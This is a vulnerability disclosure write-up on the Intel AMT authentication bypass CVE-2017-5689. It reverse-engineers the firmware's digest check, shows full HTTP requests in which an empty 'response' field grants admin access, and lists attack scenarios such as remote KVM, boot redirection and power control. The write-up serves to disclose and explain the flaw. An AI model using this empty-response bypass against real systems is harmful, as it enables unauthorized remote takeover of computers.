Introduction

> Silent Bob is Silent

An authentication bypass vulnerability, which will be later known as CVE-2017-5689, was originally discovered in mid-February of 2017 while doing side-research on the internals of Intel ME firmware. The first objects of interest were network services and protocols.

While studying the Intel AMT Implementation and Reference Guide we found out that various AMT features are available through the *AMT* Web-panel, which is supported by the integrated Web server, which listens to ports 16992 and 16993.

To protect the AMT from unauthorized access, the Web server provides several methods of authentication and authorization of a remote user. As stated in Authentication Options section of the «Intel AMT Implementation and Reference Guide»:

> Intel AMT supports both Digest and Kerberos authentication...
>
> An exception to this is the admin account, which always uses digest authentication.
>
> Continuous use of digest authentication implies that each HTTP request must be sent twice, since the first attempt results in a 401 Digest challenge response.

«An admin account which is present by default and always uses digest authentication» seemed like an interesting thing to dig deeper into.

Reverse-engineering the firmware

Take a look at the example of the negotiation between AMT Web server and a remote client:

```
GET /index.htm HTTP/1.1
Host: 192.168.1.2:16992
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.2:16992/logon.htm
Connection: keep-alive

HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest
realm=»Digest:048A00000000000000000000000000000»,
nonce=»Q0UGAAQEAAAV4M4iGF4+Ni5ZafuMWy9J»,stale=»false»,qop=»auth»
Content-Type: text/html
Server: AMT
```


```
Content-Length: 678
Connection: close

GET /index.htm HTTP/1.1
Host: 192.168.1.2:16992
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.2:16992/logon.htm
Connection: keep-alive
Authorization: Digest username=»admin»,
realm=»Digest:048A0000000000000000000000000000»,
nonce=»Q0UGAAQEAAAV4M4iGF4+Ni5ZafuMWy9J», uri=»/index.htm»,
response=»d3d4914a43454b159a3fa6f5a91d801d», qop=auth, nc=00000001,
cnonce=»9c5beca4011eea5c»

HTTP/1.1 200 OK
Date: Thu, 4 May 2017 16:03:49 GMT
Server: AMT
Content-Type: text/html
Transfer-Encoding: chunked
Cache-Control: no cache
Expires: Thu, 26 Oct 1995 00:00:00 GMT

04E6
```

With the right scripts at hand it didn't take long to load the firmware into the disassembler and pinpoint the authentication code, via xrefs, to quite specific strings, such as «cnonce», «realm», and others.



The figure shows a part of the function which is located @ 0x20431E74 in the NETSTACK module of Intel ME firmware version 9.0.30.1482, where the bug was originally discovered.

This function is responsible for analyzing the «Authorization» header from the client's HTTP request and validating the user provided response to the server challenge.

Let's move along the function's code and note where the parsed values from the Authorization header are stored, which as we proceed:

```
NETSTACK_CODE:20431E9A          bne     error
NETSTACK_CODE:20431E9C          add     r3, sp, 0x10C+realm
NETSTACK_CODE:20431E9E          mov     r0, req_text
NETSTACK_CODE:20431EA0          mov     r1, r18
NETSTACK_CODE:20431EA2          add     r2, r14, (aRealm_0 - 0x2048C56C) # "realm"
NETSTACK_CODE:20431EA6          bl      NETSTACK_AuthGetValue
NETSTACK_CODE:20431EAA          cmp     r0, 0
NETSTACK_CODE:20431EAC          bne     error
NETSTACK_CODE:20431EAE          add     r3, sp, 0x10C+nonce
NETSTACK_CODE:20431EB0          mov     r0, req_text
NETSTACK_CODE:20431EB2          mov     r1, r18
NETSTACK_CODE:20431EB4          add     r2, r14, (aNonce_0 - 0x2048C56C) # "nonce"
NETSTACK_CODE:20431EB8          bl      NETSTACK_AuthGetValue
NETSTACK_CODE:20431EBC          cmp     r0, 0
NETSTACK_CODE:20431EBE          bne     error
NETSTACK_CODE:20431EC0          add     r3, sp, 0x10C+uri
NETSTACK_CODE:20431EC4          mov     r0, req_text
NETSTACK_CODE:20431EC6          mov     r1, r18
NETSTACK_CODE:20431EC8          add     r2, r14, (aUri - 0x2048C56C) # "uri"
NETSTACK_CODE:20431ECC          bl      NETSTACK_AuthGetValue
NETSTACK_CODE:20431ED0          cmp     r0, 0
NETSTACK_CODE:20431ED2          bne     error
NETSTACK_CODE:20431ED4          add     r13, sp, 0x7C
NETSTACK_CODE:20431ED6          mov     r0, req_text
NETSTACK_CODE:20431ED8          mov     r1, r18
NETSTACK_CODE:20431EDA          add     r2, r14, (aResponse_1 - 0x2048C56C) # "response"
NETSTACK_CODE:20431EDE          add     r3, r13, 0x24            # R3 = SP + 0xA0, which is the address of a structure defined as follows:
NETSTACK_CODE:20431EDE                                           #
NETSTACK_CODE:20431EDE                                           # struct AUTH_HEAD_VALUE {
NETSTACK_CODE:20431EDE                                           #     char* str;
NETSTACK_CODE:20431EDE                                           #     int len;
NETSTACK_CODE:20431EDE                                           # };
NETSTACK_CODE:20431EDE                                           #
NETSTACK_CODE:20431EDE                                           # Notice that the len field of the structure is actually at SP + 0xA4
NETSTACK_CODE:20431EE2          bl      NETSTACK_AuthGetValue
NETSTACK_CODE:20431EE6          cmp     r0, 0
NETSTACK_CODE:20431EE8          bne     error
```

Finally, we will come to the where To-Be-Or-Not-To-Be decision takes place, and it looks like this:

```
NETSTACK_CODE:20431F80
NETSTACK_CODE:20431F80 loc_20431F80:                         # CODE XREF: NETSTACK_AuthDigestParseResponse+FE↑j
NETSTACK_CODE:20431F80         add     r14, sp, 0x10C+var_F4
NETSTACK_CODE:20431F82         mov     r0, r13
NETSTACK_CODE:20431F84         add     r0, r0, 0x55
NETSTACK_CODE:20431F86         mov     r1, r14
NETSTACK_CODE:20431F88         bl      NETSTACK_CODE_2043218C
NETSTACK_CODE:20431F8C         ld      r4, [sp,0x10C+nc.value_len]
NETSTACK_CODE:20431F90         ld      r5, [sp,0x10C+var_74]
NETSTACK_CODE:20431F94         ld      r0, [sp,0x10C+qop.value_len]
NETSTACK_CODE:20431F98         ld      r7, [sp,0x10C+qop]
NETSTACK_CODE:20431F9C         st      r0, [sp,0x10C+var_10C]
NETSTACK_CODE:20431F9E         ld      r0, [sp,0x10C+uri]
NETSTACK_CODE:20431FA2         st      a1, [sp,0x10C+var_108]
NETSTACK_CODE:20431FA6         st      r0, [sp,0x10C+var_104]
NETSTACK_CODE:20431FA8         ld      r0, [sp,0x10C+uri.value_len]
NETSTACK_CODE:20431FAC         ld      r6, [sp,0x10C+var_70]
NETSTACK_CODE:20431FB0         add     r13, sp, 0x10C+var_D0
NETSTACK_CODE:20431FB2         st      r0, [sp,0x10C+var_100]
NETSTACK_CODE:20431FB4         st      req_text, [sp,0x10C+var_FC]
NETSTACK_CODE:20431FB8         st      r13, [sp,0x10C+var_F8]
NETSTACK_CODE:20431FBA         ld      r1, [sp,0x10C+nonce]
NETSTACK_CODE:20431FBC         mov     r0, r14
NETSTACK_CODE:20431FBE         ld      r2, [sp,0x10C+nonce.value_len]
NETSTACK_CODE:20431FC0         ld      r3, [sp,0x10C+nc]
NETSTACK_CODE:20431FC4         bl      NETSTACK_CODE_204321D0
NETSTACK_CODE:20431FC8         ld      r1, [sp,0x10C+user_response]
NETSTACK_CODE:20431FCC         mov     r0, r13                     # computed_response
NETSTACK_CODE:20431FCE         ld      r2, [sp,0xA4]               # response_length
NETSTACK_CODE:20431FD2         bl      strncmp
NETSTACK_CODE:20431FD6         cmp     r0, 0
NETSTACK_CODE:20431FD8         bne     error
NETSTACK_CODE:20431FDA         mov     r0, 0
NETSTACK_CODE:20431FDC
NETSTACK_CODE:20431FDC exit:                                 # CODE XREF: NETSTACK_AuthDigestParseResponse+C0↑j
NETSTACK_CODE:20431FDC         add     sp, sp, 0x108
NETSTACK_CODE:20431FE0         b       RAPI_20000DA4
NETSTACK_CODE:20431FE0 # End of function NETSTACK_AuthDigestParseResponse
```

The part where the call to `strncmp()` occurs seems most interesting here:

```
if(strncmp(computed_response, user_response, response_length))
exit(0x99);
```

The value of the computed response, which is the first argument, is being tested against the one that is provided by user, which is the second argument, while the third argument is the length of the response. It seems quite obvious that the third argument of `strncmp()` should be the length of `computed_response`, but the address of the stack variable `response_length`, from where the length is to be loaded, actually points to the length of the `user_response`!

Given an empty string the `strncmp()` evaluates to zero thus accepting and invalid response as a valid one.

No doubt it's just a programmer's mistake, but here it is: keep silence when challenged and you're in.

Exploitation example

With a little help of the local proxy at `127.0.0.1:16992`, which is meant to replace the response with an empty string, we're able to manage the AMT via the regular Web browser as if we've known the admin password:

```
GET /index.htm HTTP/1.1
Host: 127.0.0.1:16992
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest
realm=»Digest:048A00000000000000000000000000000»,
nonce=»qTILAAUFAAAjY7rDwLSmxFCq5EJ3pH/n»,stale=»false»,qop=»auth»
Content-Type: text/html
Server: AMT
Content-Length: 678
Connection: close
GET /index.htm HTTP/1.1
Host: 127.0.0.1:16992
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Authorization: Digest username=»admin»,
realm=»Digest:048A00000000000000000000000000000»,
nonce=»qTILAAUFAAAjY7rDwLSmxFCq5EJ3pH/n», uri=»/index.htm», response=»»,
qop=auth, nc=00000001, cnonce=»60513ab58858482c»
```

```
HTTP/1.1 200 OK
Date: Thu, 4 May 2017 16:09:17 GMT
Server: AMT
Content-Type: text/html
Transfer-Encoding: chunked
Cache-Control: no cache
Expires: Thu, 26 Oct 1995 00:00:00 GMT
04E6
```

Possible attack scenarios

Now let us talk about what a possible attacker could do after gaining an access to the AMT services. First of all, you should remember that Intel AMT provides the ability to remotely control the computer system even if it's powered off (but connected to the electricity mains and network).
Also, Intel AMT is completely independent of OS installed on the computer system. In fact, this technology allows to remotely delete or reinstall it. So, there are several possible attack scenarios that could be conducted using the mentioned vulnerability.
These are based on the following Intel AMT features:

· KVM (remote control of mouse keyboard and monitor), you can use this capability to remotely perform any common physical actions (with mouse, keyboard) you do locally and usually when you working with your PC. Which means, you can remotely load, execute any program to the target system, read/write any file (using the common file explorer) etc.
· IDE-R (IDE Redirection), you can remotely change the boot device to some other virtual image for example (so the system won't boot your usual Operating System from your hard drive, but will boot the image(virtual disk) from the source specified remotely)
· SOL (Serial over LAN), you can remotely power on/power off/reboot/reset and do other actions with this feature. Also, it can be used to access BIOS setup for editing.

CONTACTS:
Website: embedi.com
Telephone: +1 5103232636

Email: info@embedi.com
Address: 2001 Addison Street
Berkeley, California 94704